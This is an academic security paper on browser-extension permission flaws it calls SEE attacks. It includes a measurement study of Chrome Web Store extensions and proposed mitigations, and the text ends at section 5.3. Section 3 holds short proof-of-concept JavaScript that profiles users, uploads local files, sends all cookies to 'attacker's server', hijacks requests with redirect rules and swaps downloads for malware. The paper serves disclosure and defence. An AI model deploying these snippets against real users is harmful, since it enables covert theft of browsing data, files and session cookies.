Stealth Extension Exfiltration (SEE) Attacks: Stealing User Data without Permissions via Browser Extensions

Chaejin Lim
Sungkyunkwan University
Republic of Korea
chaejin98@skku.edu

Beomjin Jin
Sungkyunkwan University
Republic of Korea
jinbumjin@skku.edu

Hyoungshick Kim
Sungkyunkwan University
Republic of Korea
hyoung@skku.edu

ABSTRACT

Web browser extensions have become essential tools in modern browsing, offering enhanced functionality and customization. However, these extensions also introduce a new attack surface, expanding the scope for security vulnerabilities in web browsers. This paper presents Stealth Extension Exfiltration (SEE) attacks, a novel threat that exploits the mismanagement of browser extension permissions. SEE attacks enable malicious extensions to bypass security measures and perform unauthorized actions, such as sending arbitrary HTTP requests, misusing the fetch API to access local files, and exfiltrating sensitive user data without explicit user permissions. Our large-scale analysis of 57,831 real-world browser extensions reveals vulnerabilities that could potentially affect up to 351 million users. We provide concrete examples of these attacks, demonstrating how they can stealthily evade detection while compromising user privacy and security. We reported these risks to the Google security team, who acknowledged the threat posed by SEE attacks. To address these vulnerabilities, we propose mitigation strategies that include enforcing a stricter separation between host permissions and content scripts, as well as implementing more granular access control for sensitive APIs.

CCS CONCEPTS

• **Security and privacy → Web application security**.

KEYWORDS

Browser extension, security policy, browser security

ACM Reference Format:
Chaejin Lim, Beomjin Jin, and Hyoungshick Kim. 2025. Stealth Extension Exfiltration (SEE) Attacks: Stealing User Data without Permissions via Browser Extensions. In *The 40th ACM/SIGAPP Symposium on Applied Computing (SAC '25), March 31-April 4, 2025, Catania, Italy*. ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/3672608.3707856

1 INTRODUCTION

The widespread adoption of browser extensions has raised critical web security concerns. As of 2021, the Chrome Web Store hosted over 130,000 extensions [4], while in 2024, more than 42% of Firefox users employed extensions [7]. Unlike web pages constrained by the Same-Origin Policy (SOP), extensions possess privileged capabilities that bypass security boundaries—enabling cross-domain interactions, unrestricted network requests, and sensitive data access. These extensive privileges introduce significant risks, including over-privilege and malicious exploitation [16, 22].

Browser extensions' expanded capabilities and usability demands often render traditional defense mechanisms inadequate. In response, extension market vendors have implemented more stringent policies. These include applying SOP and isolated world concepts to extension pages and content scripts. The isolated world concept ensures that extensions operate in a separate JavaScript environment, preventing direct access to web page scripts and DOM, thus enhancing security. Additionally, vendors enforce the principle of least privilege (PoLP) through API declaration and usage restrictions, and introduce advanced architectures like Google Chrome's Manifest V3 [10]. Manifest V3 introduces enhanced security features, such as stricter HTTP communication protocols and tighter file system API management. However, vulnerabilities persist, particularly in the broad boundaries of content scripts, excessive API access, and misuse of host permissions. Although extension pages, including offscreen pages, are confined to browser-specific domains (*e.g.*, '`chrome-extension://extension-id`'), developers are required to declare accessible domains through host permissions in the manifest file. This allows cross-origin requests via the 'fetch()' API, but overly broad content script boundaries still pose a risk, offering potential avenues for malicious exploitation.

In this paper, we explore a new attack vector: stealth extension exfiltration (SEE), which exploits vulnerabilities in browser extension permission models. Unlike traditional attacks targeting specific vulnerabilities, SEE attacks take advantage of the mismatch between host permissions and content script boundaries. These attacks allow malicious extensions to make unauthorized HTTP requests, collect browsing history, inject malicious content, and access local files without proper authorization.

Our analysis of 57,831 browser extensions revealed a significant prevalence of potential SEE attacks. We present case studies of proof-of-concept (PoC) attacks to illustrate how these vulnerabilities manifest in real-world scenarios. Based on our findings, we propose targeted mitigation strategies, focusing on decoupling host permissions from content script boundaries and implementing more stringent management of sensitive APIs.

The contributions of this paper are:

- We identify a novel vulnerability in browser extension permission models, termed the SEE attack, which enables unauthorized HTTP requests, data exfiltration, and other malicious activities without explicit user consent (see our demo video: https://www.youtube.com/watch?v=1ns6nSqfb60).

This work is licensed under a Creative Commons 4.0 International License.
SAC '25, March 31-April 4, 2025, Catania, Italy
© 2025 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-0629-5/25/03.
https://doi.org/10.1145/3672608.3707856

- We conducted an analysis of 57,831 browser extensions from the Chrome Web Store, revealing that up to 30,248 extensions (52% of the sample) potentially meet the minimum criteria for SEE attacks, putting up to 351 million users at risk. Our in-depth examination uncovered five distinct categories of SEE attack vectors: user profiling, local file access, cookie exfiltration, HTTP hijacking, and unauthorized download attacks. These attacks demonstrate various ways of bypassing security measures and exfiltrating sensitive user data.
- Based on our findings, we propose specific mitigation strategies: implementing deliberate boundaries between host permissions and content scripts, improving user consent mechanisms with file URLs, and enforcing stricter policies for using content scripts and downloading files.

2 BACKGROUND

2.1 Browser Extension Architecture

Browser extensions comprise multiple components—service workers, extension pages, and content scripts—each with unique purposes and capabilities. This diversity necessitates component-specific security policies based on their respective authorities.

Service workers are background scripts that manage core extension functionalities through event-driven mechanisms. They offer powerful capabilities via extension APIs, including file system operations, HTTP request manipulation, and access to user data. Their lifecycle is browser-dependent, typically suspended when idle and reactivated by events.

Extension pages are user-facing web pages that provide information or services, such as forms, configuration options, or documentation. These pages can utilize both DOM and extension APIs. While various triggers can open an extension page, its lifetime is generally user-controlled, similar to standard web pages.

The *offscreen page* is a variant of extension pages, maintained by the service worker and operating beyond user control. Invisible to the user, this page provides implicit services that require DOM API usage. It serves as a bridge between the new extension architecture and the previous one, ensuring backward compatibility with background pages from earlier architectures while adhering to the more secure model of separating DOM access from core extension logic.

Content scripts enable browser extensions to provide services on web pages visited by the user. These static scripts, injected into web pages, interact with them using message-passing APIs to communicate with other extension components due to restrictions on directly running most extension APIs.

Figure 1 illustrates a password manager's architecture, showing how browser extension components interact securely. The content script detects login forms via DOM APIs, requests credentials from the service worker (which retrieves them from Extension Storage), and fills the form. Users manage credentials through the extension page, which updates storage via the service worker. This compartmentalized design, utilizing message passing and task-specific APIs, enhances security but may introduce vulnerabilities if misused.

2.2 Browser Extension Security Policies

The security of browser extensions is critical due to their extensive capabilities and potential for exploitation. To mitigate these risks,




Figure 1: Password manager browser extension example. Components communicate via message-passing APIs. The content script interacts with web pages, while the service worker manages data storage and coordinates inter-component communication.

browser extension market vendors have implemented robust security policies as a primary defense against vulnerable and malicious extensions. These policies aim to balance functionality and user protection in the complex ecosystem of browser extensions.

These precautions are primarily based on two concepts: the *Same-Origin Policy (SOP)* and the *Principle of Least Privilege (PoLP)*. These policies stem from browser security requirements to protect the threads and memory of the browser and rendered web pages.

SOP, first introduced by Netscape to safeguard resources against DOM APIs from different servers, is now implemented in all modern browsers to protect web resources from access by different origins. In 2018, Chromium enhanced the SOP with *site isolation* [18], separating websites at the process level.

PoLP, applied in various aspects of computer security, is implemented in modern browsers by limiting the functionality of different components and separating high-privileged browser processes from low-privileged renderer processes. This segregation ensures that even if attackers compromise a renderer process through a web page, they cannot control the browser process to access sensitive local resources.

The adaptation of these policies to browser extensions manifests in several ways, as demonstrated in the manifest file shown in Listing 1. This JSON-formatted file is crucial for defining an extension's properties, permissions, and behaviors, ensuring compliance with browser security policies.

Extension pages (including offscreen pages) are confined to browser-specific domains (*chrome-extension://extension-id* for Chrome, *extension://extension-id* for Edge) to prevent external access, adhering to site isolation. Service workers operate within the extension's domain, balancing security and usability. They communicate with content scripts via message passing. They can make cross-origin requests using the `fetch()` API[1]. Developers must specify accessible domains as *host permissions* [11] in the manifest file.

[1]Within extensions, `XMLHttpRequest()` triggers the `fetch()` event listener, using the same underlying function.

```
{
    "manifest_version": 3,
    "name": "Extension name",
    "version": "1.0",
    "permissions": [
      "offscreen",
      "fileBrowserHandler"
    ],
    "background": {
      "service_worker": "background.js",
      "type":"module"
    },
     "content_scripts": [
      {
        "run_at": "document_idle",
        "all_frames": true,
        "js": ["contentscript.js"],
        "matches": ["<all_urls>"]
      }
    ],
    "host_permissions": ["http://*/*"]
}
```

Listing 1: Example manifest file for a browser extension, demonstrating required declarations for API permissions, service workers, content scripts, and host permissions to comply with security policies.

The *isolated world* concept virtually separates content scripts from injected web pages, allowing DOM access while protecting original page data. Cautionary extension APIs require user consent. Authors must declare minimal necessary permissions [9] in the manifest file (Listing 1), adhering to the PoLP.

Manifest V3 [10] implements the PoLP by separating background functionalities into offscreen pages and service workers, reducing over-privilege risks in Manifest V2. Offscreen pages can use DOM APIs with limited extension APIs, while service workers are restricted from DOM APIs entirely. High-risk APIs require additional security measures, such as installation alerts [12] or explicit user interaction. For example, `showOpenFilePicker()` in `File System Access` API or `FileReader()` in `File` API require user selection for file system access.


An alternative of the PoLP is enabled through file URIs. A file URI directs to a file on the host computer following the format `file://host/path`. Modern browsers like Chrome and Edge require users to enable the *Allow access to file URLs* toggle for extensions to prevent unintended file system access. Firefox, however, prohibits extensions from accessing file URIs under any condition.

The manifest file encapsulates these security measures, defining permissions, content scripts, service workers, and host permissions. It serves as a declaration of an extension's capabilities and required access, enabling browsers to effectively enforce security policies. This structured approach ensures transparency and control when managing extension privileges.

3 STEALTH EXTENSION EXFILTRATION (SEE)

3.1 Overview of SEE Attacks

Stealth extension exfiltration (SEE) attacks represent a novel and sophisticated threat to browser security that exploits vulnerabilities in the permissions model of browser extensions. These attacks challenge the security models described in Section 2.2 by exploiting



(a) Host Permission Bypass **(b) SEE Attacks**

Figure 2: Overview of SEE attacks. By injecting content scripts with broader permissions than those declared in the manifest file, (a) extensions can bypass host restrictions and (b) gain unauthorized access to sensitive resources, including `HTTPS` sites and forbidden hosts.

the discrepancy between two primary boundaries for host interactions: an *active* boundary controlled by host permissions for service workers, and a *passive* boundary controlled by match patterns for content scripts.

The core mechanism of SEE attacks stems from the discovery that browser extension policies are not implemented as strictly as designed. Despite the intended separation of permissions that govern these boundaries, they operate on an inclusion model rather than being completely separate. This flaw allows extensions to bypass the SOP restrictions and actively interact with hosts included in their passive boundaries, even when not explicitly allowed in their active boundaries.

SEE attacks exploit vulnerabilities in browser extension permission models, allowing malicious actors to bypass security controls with minimal user-granted privileges. As shown in Figure 2, an extension with host permissions for "`http://*/*`" can unexpectedly access `HTTPS` sites and perform malicious actions, such as exporting user data, hijacking HTTP traffic, accessing local files, and downloading malware. This occurs when content scripts are injected into broader domains using holistic match patterns, such as "`<all_urls>`," effectively circumventing intended permission restrictions. Figure 2 demonstrates that even when an extension's manifest file declares limited host permissions (*e.g.*, only for `HTTP` sites), it can still access `HTTPS` sites and potentially reach forbidden hosts through content script injection. This vulnerability persists across different browsers and their latest security models, including Google's Manifest V3, highlighting the pervasive nature of the threat. We confirmed the transferability of SEE attacks by implementing PoC extensions in the latest versions of Google Chrome, Microsoft Edge, Brave, and Opera.

SEE attacks manifest in various forms, including user profiling, unauthorized local file access, cookie exfiltration, HTTP hijacking, and unauthorized downloads. Their stealthy nature often allows them to evade standard security measures, posing a significant risk to user privacy and security across Chromium-based browsers.

The threat model for SEE attacks exploits users' inherent trust in browser extensions [15, 22]. Malicious actors typically disguise their extensions as legitimate productivity tools, tricking users into granting minimal permissions that are often perceived as harmless. Once installed, these fraudulent extensions can exfiltrate browsing history and credentials or even hijack the victim's device for

```
1 browser.runtime.sendMessage({"action":"navigation","data"
      :document.location.href, "time":Date.now()})
2 document.addEventListener("click", (event)=>{
3     browser.runtime.sendMessage({"action":"collectClick",
          "data":event.target, "time":Date.now()});
4 });
5 document.addEventListener("scroll", (event)=>{
6     browser.runtime.sendMessage({"action":"collectScroll"
          , "data":window.scrollY, "time":Date.now()});
7 });
```

(a) Content script

```
1 var userData={"click":[], "scroll":[], "navigation":[]};
2 browser.runtime.onMessage.addListener((message)=>{
3     if(message.action==="collectClick")
4         userData["click"].push(message["data"]);
5     else if(message.action==="collectScroll")
6         userData["scroll"].push(message["data"]);
7     else if(message.action==="navigation")
8         userData["navigation"].push(message["data"]);
9 });
10 //Data exportation
11 setInterval(async ()=>{
12     fetch(tracking server,{method:"POST", headers:{"
           Content-Type":"application/json"}, body:JSON.
           stringify(userData)});
13 }, 10000);
```

(b) Service worker

Listing 2: PoC code for the user profiling SEE Attack. (a) Content script that collects user interaction data without requiring specific permissions. (b) Service worker that leverages the SEE vulnerability to export collected data. The `fetch()` function (line 13) circumvents the SOP without requiring host permissions.

malicious purposes such as crypto-mining. The persistence of this vulnerability, even in extensions that comply with the latest security standards, underscores the significant risk SEE attacks pose to user privacy and browser security in today's web ecosystem.

3.2 Analyzing Security Risks in SEE Attacks

We have identified five distinct attack vectors exploiting the SEE vulnerability. Each is examined in detail, focusing on technical implementation, impact on user security and privacy, and implications for the browser extension ecosystem.

3.2.1 User Profiling SEE Attack. The user profiling SEE attack circumvents the PoLP and permission policies, bypassing restrictions typically enforced by the `history` API permission. This two-stage attack, demonstrated in Listing 2, utilizes malicious content scripts and service workers.

In the first stage (Listing 2(a)), a content script covertly collects user interaction data, including navigation events, mouse clicks, and scroll positions, without specific permissions. Using `browser.runtime.sendMessage()`, it transmits timestamped data to the attacker's server in real-time.

The second stage (Listing 2(b)) involves a service worker processing the collected data, categorizing it into "click," "scroll," and "navigation" events. The critical vulnerability lies in the use of the `fetch()` function (line 13), which allows the service worker to transmit data to an external tracking server, bypassing the SOP and host permission requirements.

```
1 //Data collection
2 fetch(target file URL)
3 .then((response)=>response.arrayBuffer())
4 .then((arrayBuffer)=>{
5     const blob=new Blob([arrayBuffer], {type: "
          application/octet-stream"});
6     const formData=new FormData();
7     formData.append("file", blob, encodeURIComponent(
          target file name));
8     //Data exportation
9     fetch(attacker's server,{method: "POST", body: formData});
10 });
```

Listing 3: PoC code for the local file access SEE attack. The attack proceeds as follows: local files are accessed (line 2), user data is extracted (lines 5–7), and the data is exported to the attacker's server (line 9).

```
1 browser.cookies.getAll({}, function(cookies){
2     fetch(attacker's server,{method: "POST", body: cookies});
3 });
```

Listing 4: PoC code for the cookie exfiltration SEE attack. The attack collects and exports the victim's cookies regardless of hosts permissions.

This attack vector significantly compromises user privacy and security by exposing sensitive browsing behavior without consent, enabling cross-site tracking, and undermining the browser's permission system. The ability of a seemingly benign extension to collect and exfiltrate detailed user data underscores the urgent need for more robust permission enforcement mechanisms in browser extensions.

3.2.2 Local File Access SEE Attack. Accessing files on a user's local system presents a threat due to the sensitive information in system files, application logs, and personal documents. As detailed in Section 2.2, accessing files and directories usually requires explicit user interaction. However, the file URI scheme allows a bypass of PoLP. Once an extension is granted file URI access, it gains unrestricted read access to arbitrary files and directories. This bypass is especially dangerous when combined with the SOP bypass, enabling extensions to access user files or directories without the user's explicit consent and circumventing host permission restrictions. Listing 3 shows a PoC code for this attack. The attack begins by accessing local files (line 2), followed by extracting user data (lines 5-7) and uploading this data to the attacker's server (line 9).

Although browsers typically limit data extraction by rendering file content as an HTML document, restricting certain MIME types [17] (*e.g.*, `application/octet-stream`), this local file access SEE attack overcomes such restrictions. As seen in Listing 3, the attack converts the HTML document into binary buffers (line 5), enabling the direct export of data to the attacker's server. The server can then reconstruct the original file from the binary buffer, including the file extension, effectively bypassing the browser's safeguards.

3.2.3 Cookie Exfiltration SEE Attack. Cookies are widely used on the web for various purposes, including session management and user identification. Typically, cookies store sensitive user data, and are safeguarded by TLS encryption alongside security concepts

```
1  {
2      "id":1,
3      "priority":1,
4      "action":{
5          "type":"redirect",
6          "redirect":{
7              "url": attacker's website
8          }
9      },
10     "condition":{
11         "regexFilter": target website,
12         "resourceTypes":["main_frame", "sub_frame"]
13     }
14 }
```

Listing 5: PoC code for the redirect rules that fire the HTTP hijacking SEE attack. The user's attempt to navigate to the target website is maneuvered to the attacker's website.

```
1  browser.downloads.onDeterminingFilename.addListener(
       function(downloadItem, suggest) {
2    if (downloadItem.state === 'in_progress') {
3      suggest({ filename: innocent name})});
4    }
5  });
6  browser.downloads.onCreated.addListener(function(
       downloadItem){
7    if(downloadItem.url!==malware URL){
8      browser.downloads.cancel(downloadItem.id,function(){
9       browser.tabs.create({active:true, url:malware URL});
10     });
11   }
12 });
```

Listing 6: PoC code for an unauthorized download SEE attack, which retrieves files from the attacker's domain. This attack can trick users into inadvertently downloading malware.

like the SOP and the PoLP. These security mechanisms are further strengthened by cookie flags that restrict access to cookies by JavaScript, different domains, and non-HTTPS channels.

Nonetheless, a vulnerability in security policies enables a cookie exfiltration SEE attack, which allows an attacker to extract cookie values and send them to a remote server. This attack takes advantage of browser extensions that include permissions for the target domain in their manifest files, combined with the 'cookies' permission. This setup does not alert users to potentially harmful communication with external servers, making it common in benign extensions. As illustrated in Listing 4, an attacker can leverage the 'getAll()' function to retrieve all cookies, bypass cookie flags, and exfiltrate user data to their server. Given that TLS encryption is often seen as the last line of defense for protecting sensitive user information, it is clear that relying solely on TLS across all web hosts poses significant security risks.

3.2.4 HTTP Hijacking SEE Attack. The threat of HTTP hijacking browser extensions existed before executing SEE attacks. In such scenarios, the attacker controls several phishing domains or websites hosting malicious web applications. When a user visits a website, a malicious extension can use its content script to replace benign hyperlinks on the webpage with pre-prepared links to the attacker's malicious domains. If the user carelessly clicks on these hyperlinks, they are redirected to the attacker's websites.

However, this attack was previously limited by the need to manually craft the hyperlinks to be replaced. In some cases, these hyperlink elements might not exist at all, and instead, hidden `click` events from arbitrary HTML elements could programmatically navigate users to other websites. This basic attack can be significantly enhanced through the HTTP request hijacking SEE attack with a single extension API permission: `declarativeNetRequest`[2]. This API allows the attacker to define `redirect` rules (Listing 5) consisting of URL filters written in regular expressions and corresponding destinations. By leveraging this API, the extension can automatically capture any HTTP request matching the URL filter and redirect it to the specified destination.

Although the HTTP hijacking SEE attack requires including target domains within host permissions, the attacker can introduce arbitrary malicious websites regardless of permissions. Following this SEE attack, the attacker's next steps typically involve deploying malicious web applications to infiltrate the user's browser or constructing convincing phishing websites to deceive the user.

3.2.5 Unauthorized Download SEE Attack. The unauthorized download SEE attack manipulates users into downloading a specific file prepared by the attacker on the web. The core behavior of this attack is illustrated in line 9 of Listing 6. This action opens a new tab directed to the malware's URL. However, instead of loading it as a regular website, the browser processes the URL as a file download request. The subsequent steps vary based on the user's browser settings, which may either prompt for confirmation via a dialog box or automatically initiate the download. This attack demonstrates how bypassing the SOP can lead to a breach of the PoLP, thereby exposing users to significant security risks. By exploiting these vulnerabilities, attackers can potentially compromise system integrity and user data without explicit user consent.

Additionally, loaded with the `downloads` permission, the attack advances to a stealthier variant. The stealth SEE attack starts by listening to a download event (line 6). After canceling the original download triggered by the user (line 8), the SEE attack fraudulently substitutes the download of the malware. Moreover, in cases where a user selection window is shown, the attacker is able to change the filename into a more innocent one, including the file extension (line 3). The remaining task of the attacker is to write and publish malware on the web.

4 EXPERIMENTS

4.1 Prevalence of SEE Attacks

In Section 3, we demonstrated the feasibility of SEE attacks through proof-of-concept implementations. To assess the real-world impact of these vulnerabilities, we extended our research to investigate the potential threat and prevalence of SEE attacks in existing browser extensions. We analyzed 57,831 extensions—including their user counts—using a list curated at June 2021 of the Chrome Web Store's extensions, using the Selenium web engine and Chrome extension source viewer.

Due to the widespread use of severe obfuscation and minification in extension source code, a dynamic analysis and testing approach was necessary. To mitigate false positives and maintain a definitive

[2]The `declarativeNetRequest` API is provided as the previous version, `webRequest` in Microsoft Edge

Table 1: List of JavaScript HTTP request APIs used.

JavaScript APIs		
fetch	jsonp	create
get	open	update
post	XMLHttpRequest	executeScript
ajax	axios	
getJSON	location	

Table 2: List of holistic content script match patterns used.

Pattern	Description
http://*/*	All domains using the scheme `http`
https://*/*	All domains using the scheme `https`
:///*	All domains using the scheme `http` or `https`
file:///*/*	All paths in the local host using the scheme `file`
<all_urls>	All domains

set of potential SEE attack extensions, we developed a multifaceted filtering strategy by categorizing the collected extensions with four criteria. First, we isolated extensions without host permissions, establishing a baseline for potential SEE attacks. Next, we identified extensions performing HTTP requests using a comprehensive list of HTTP request APIs [6] (extended in Table 1), supplemented with additional APIs discovered during our analysis. The intersection of these subsets formed the *minimal qualification set* for potential SEE attacks, effectively excluding many false positives.

Our analysis further examined extensions with scheme-holistic content scripts and those requiring sensitive API permissions (listed respectively in Table 2 and Table 3). These categories require careful attention because they have a higher potential for user data exfiltration. We based our assessment of sensitive permissions on the list that triggers warnings [13], excluding the `notifications` permission as it is unrelated to user-sensitive data. All four criteria together consist of our *high-risk minimal qualification set*.


This methodical approach enabled us to systematically evaluate the landscape of potential SEE attack surfaces across a wide range of real-world browser extensions. It provided crucial insights into both the prevalence and severity of this emerging threat, complementing our PoC demonstrations.

We investigated the prevalence and potential impact of SEE attacks by categorizing extensions following our four-level criteria. Our analysis of extension numbers revealed that those containing HTTP request APIs were the most prevalent, accounting for 93% of the total examined. Extensions without host permissions, our baseline for potential SEE attack vectors, also comprised a significant portion. The *minimal qualification set* for potential SEE attacks–consisted of 30,248 extensions, highlighting the substantial presence of potentially exploitable extensions.


Examining the impact on users based on the number of extensions downloaded revealed similarities and differences to the analysis based on the number of extensions. As shown in Figure 3, extensions with HTTP request APIs remained the most impactful, affecting approximately 1.62 billion users. However, the user impact of other categories showed a different distribution. The *minimal qualification set* for potential SEE attacks affected up to 351 million

Table 3: Sensitive permissions triggering alerts during extension installation, used to identify high-privilege extensions.

Permissions	
accessibilityFeatures.read	identity
accessibilityFeatures.modify	identity.email
bookmarks	management
clipboardRead	nativeMessaging
clipboardWrite	pageCapture
contentSettings	privacy
debugger	proxy
declarativeNetRequest	readingList
declarativeNetRequestFeedback	system.storage
desktopCapture	tabCapture
downloads	tabGroups
downloads.open	tabs
downloads.ui	topSites
favicon	ttsEngine
geolocation	webAuthenticationProxy
history	webNavigation



(a) Distribution of extensions across SEE attack categories.



(b) Number of users affected by extensions in each attack category.

Figure 3: Analysis of browser extensions and their user impact across SEE attack categories. The *Minimal Qualification Set* is the intersection of the sets *No Host Permission* and *Contain HTTP Request APIs*. The *High-Risk Minimal Qualification Set* is the intersection of all four categories.

users, a smaller proportion relative to their extension number. In particular, the *high-risk minimal qualification set* of 1,770 extensions that met all our criteria, including holistic content scripts and sensitive API permissions, could potentially expose up to 80 million users to sophisticated SEE attacks. This excessive user impact highlights the critical nature of addressing the potential for SEE attacks, even in a relatively small number of high-risk extensions.

4.2 Vulnerability Analysis of Extensions

To determine whether potentially SEE-vulnerable browser extensions are indeed malicious, we conducted a comprehensive analysis of 50 browser extensions randomly sampled from the 1,770 high-risk extensions identified in our initial screening. Our investigation

Table 4: Classification of potential SEE-vulnerable browser extensions. SEE Vul.: UProf=User profiling, LF=Local file access, CE=Cookie exfiltration, HH=HTTP hijacking, UDown=Unauthorized download. Other generic SEE vulnarabilities are marked as UReq=Unauthorized request. Extensions identified as potentially malicious are marked †. Extension IDs are partially redacted for ethical reasons.

Extension ID	SEE Vul.	Description
bfnbhj***bnakeo†	UReq, UProf, UDown	Prompt file download, web tracking
bjmffh***cgkkjb	UReq, UProf	AI inference on user's webcam data
boeoec***kjgckn†	LF, UProf	Prompt file URL access, access file URLs, web tracking
bomfdk***ncfhig†	LF	Prompt file URL access, access file URLs
cifndd***hfmaci†	UReq, CE	Export user's cookies, prompt file download, open author's website
dddghl***doeoda	UReq	Websocket communication
dmkamc***kejeap†	UReq, UProf	Web tracking
fcgbop***fconmn†	UReq, UProf	Web tracking
hkckif***ncpeoj†	UReq, UDown	Open author's website, prompt file download
hkhggn***ldibha	UReq	Database query
ihhnja***lcmboi	UReq	Graphical tool API
iifchh***fiffog†	UReq, HH, UDown	Prompt file download, replace hyperlinks, open author's website
kokedo***pjhdnb†	UReq, UProf, HH	Web tracking, HTTP request hijacking
mbgbea***jhekbm†	UReq, UProf	Web tracking
mnggaf***ikgbcg†	LF	Prompt file URL access, access file URLs
onhogf***nplgbn†	UReq, UProf	Web tracking
pjbgfi***ppjncb	UReq	Open author's website
ppnbnp***eopiji	UReq	Open author's website

aimed to verify if these extensions actually send HTTP requests to hosts beyond their declared permissions.

Our analysis approach began with *black-box testing*. We integrated each extension into a controlled testing environment, examined its user interface, and monitored network traffic. Given that we had eliminated extensions with explicit host permissions, any observed HTTP requests to external hosts would indicate a potential SEE attack. We then performed *static code analysis*, scrutinizing the source code of each extension and focusing on the HTTP request APIs listed in Table 1. This step aimed to identify any programmatic attempts to bypass security policies. Due to the prevalent use of obfuscation techniques in browser extensions, we employed *advanced deobfuscation and analysis* methods. We utilized multiple open-source deobfuscation tools [19, 21] and code transformations to enhance our analysis coverage. This step was crucial for extensions requiring complex obfuscation or additional components like native applications or third-party purchases.

To ensure the accuracy of our findings, we conducted thorough discussions and cross-validations among the authors for each extension analyzed. This rigorous process allowed us to classify the behavior of each extension confidently and identify any potential SEE vulnerabilities or malicious activities.

Our analysis revealed six distinct categories of SEE attack vectors (Table 4): user profiling, local file access, cookie exfiltration, HTTP hijacking, unauthorized downloads, and additional generic SEE exploits as unauthorized requests. 12 out of 18 extensions were identified as potentially malicious, while the remaining 32 extensions did not trigger HTTP requests during our analysis, with some requiring additional payments or third-party applications that limited further investigation. Our filtering process for HTTP request APIs occasionally produced false positives due to homonyms, underscoring the challenge of balancing thorough detection with minimizing manual analysis. Among the extensions exploiting SEE attack vectors, we observed a spectrum of behaviors ranging from seemingly benign to potentially malicious. This diversity in exploitation patterns highlights the complex nature of SEE attacks and their varied implications for user security and privacy.

Seemingly Benign Use Cases of SEE Exploits: Not all SEE exploits were inherently malicious. Unauthorized requests were the most common, often targeting arbitrary website hosts without involving user-related data. For instance, the social extension *ihhnja***lcmboi* made unauthorized requests to an API provider for graphics rendering, while the productivity tool *hkhggn***ldibha* queried a Firebase database for non-personal date information. Despite the absence of malicious intent, the lack of host permissions and proper security measures in these cases leaves the potential for abuse of SEE attacks.

Potentially Malicious Use Cases of SEE Exploits: Several extensions exhibited potentially malicious behavior through user profiling. For example, *fcgbop***fconmn* transmitted users' IP addresses, while *kokedo***pjhdnb* sent email addresses to the developer's server and hijacked HTTP requests using the `declarativeNetRequest` permission. Extensions *boeoec***kjgckn*, *bomfdk***ncfhig*, and *mnggaf***ikgbcg* exploited local file SEE attacks to access multiple local files without explicit user consent. We also identified instances of cookie exfiltration (*cifndd***hfmaci*) and download permission bypassing (*hkckif***ncpeoj* and *bfnbhj***bnakeo*).

These real-world examples highlight the diverse nature of SEE attacks and emphasize the critical need for comprehensive security measures in browser extension ecosystems. The range of exploits observed, from seemingly benign to overtly malicious, underscores the complexity of securing browser extensions against SEE attacks.

5 OUR RECOMMENDATIONS

We propose three mitigation methods based on insights gained from our investigation of real-world browser extensions that utilize SEE attack factors, both benignly and maliciously. These methods emphasize user privacy and security while ensuring backward compatibility with legitimate uses of the necessary factors.

5.1 Separating Host Permissions from Scripts

SEE attacks primarily exploit the overlap between host permission and content script boundary models. Separating these boundaries is crucial because they differ in user intent and control. This separation is essential in real-world browser extensions where harsh obfuscation makes detecting unwanted HTTP interactions challenging. Security analysts must rely on network traffic monitoring or complex deobfuscation techniques.

We propose a clear separation of host permissions and content script boundaries. This approach would provide better security

guidance and allow broader boundaries for content scripts, as users explicitly control their instantiation. To maintain existing extension functionality, developers should include only the minimal set of hosts requiring active HTTP interaction. This enables easy removal of extensions with malicious or unwanted hosts through a brief analysis of the manifest file.

Additionally, we recommend restricting the use of holistic boundaries within host permissions. Although these boundaries trigger warnings [8], their prevalent use, as shown in Section 4, complicates the analysis of risky HTTP requests, especially when combined with obfuscation. The SOP implementation should encourage specifying only necessary hosts, ensuring proper security while maintaining extension services.

5.2 User Consent in Accessing File URIs

Although accessing file URIs requires explicit permission from the user, authors can persuade users to enable this function under the guise of the necessity for the extension. The lack of a thorough explanation of this option may confuse users regarding its potential risks. Additional explanations and warnings should be provided when enabling this functionality. While benign uses of file URIs offer useful services, such as automatically configuring the extension to match the user's environment, allowing this implicit behavior undermines the security of file system permissions. Despite the read-only nature of file URI accesses, this capability poses significant risks, as demonstrated throughout this paper. Mitigation methods are essential, and we propose that while implicit services via file URIs are valuable, they should not outweigh user privacy and security. Therefore, file URI accesses should be managed in alignment with the `File System Access` or `File` APIs, requiring user consent whenever an extension needs access. This approach ensures that access to files is granted according to the PoLP, restricting privileges to only the necessary files and preventing access to other unneeded files.

5.3 Fine-grained Functionality Management

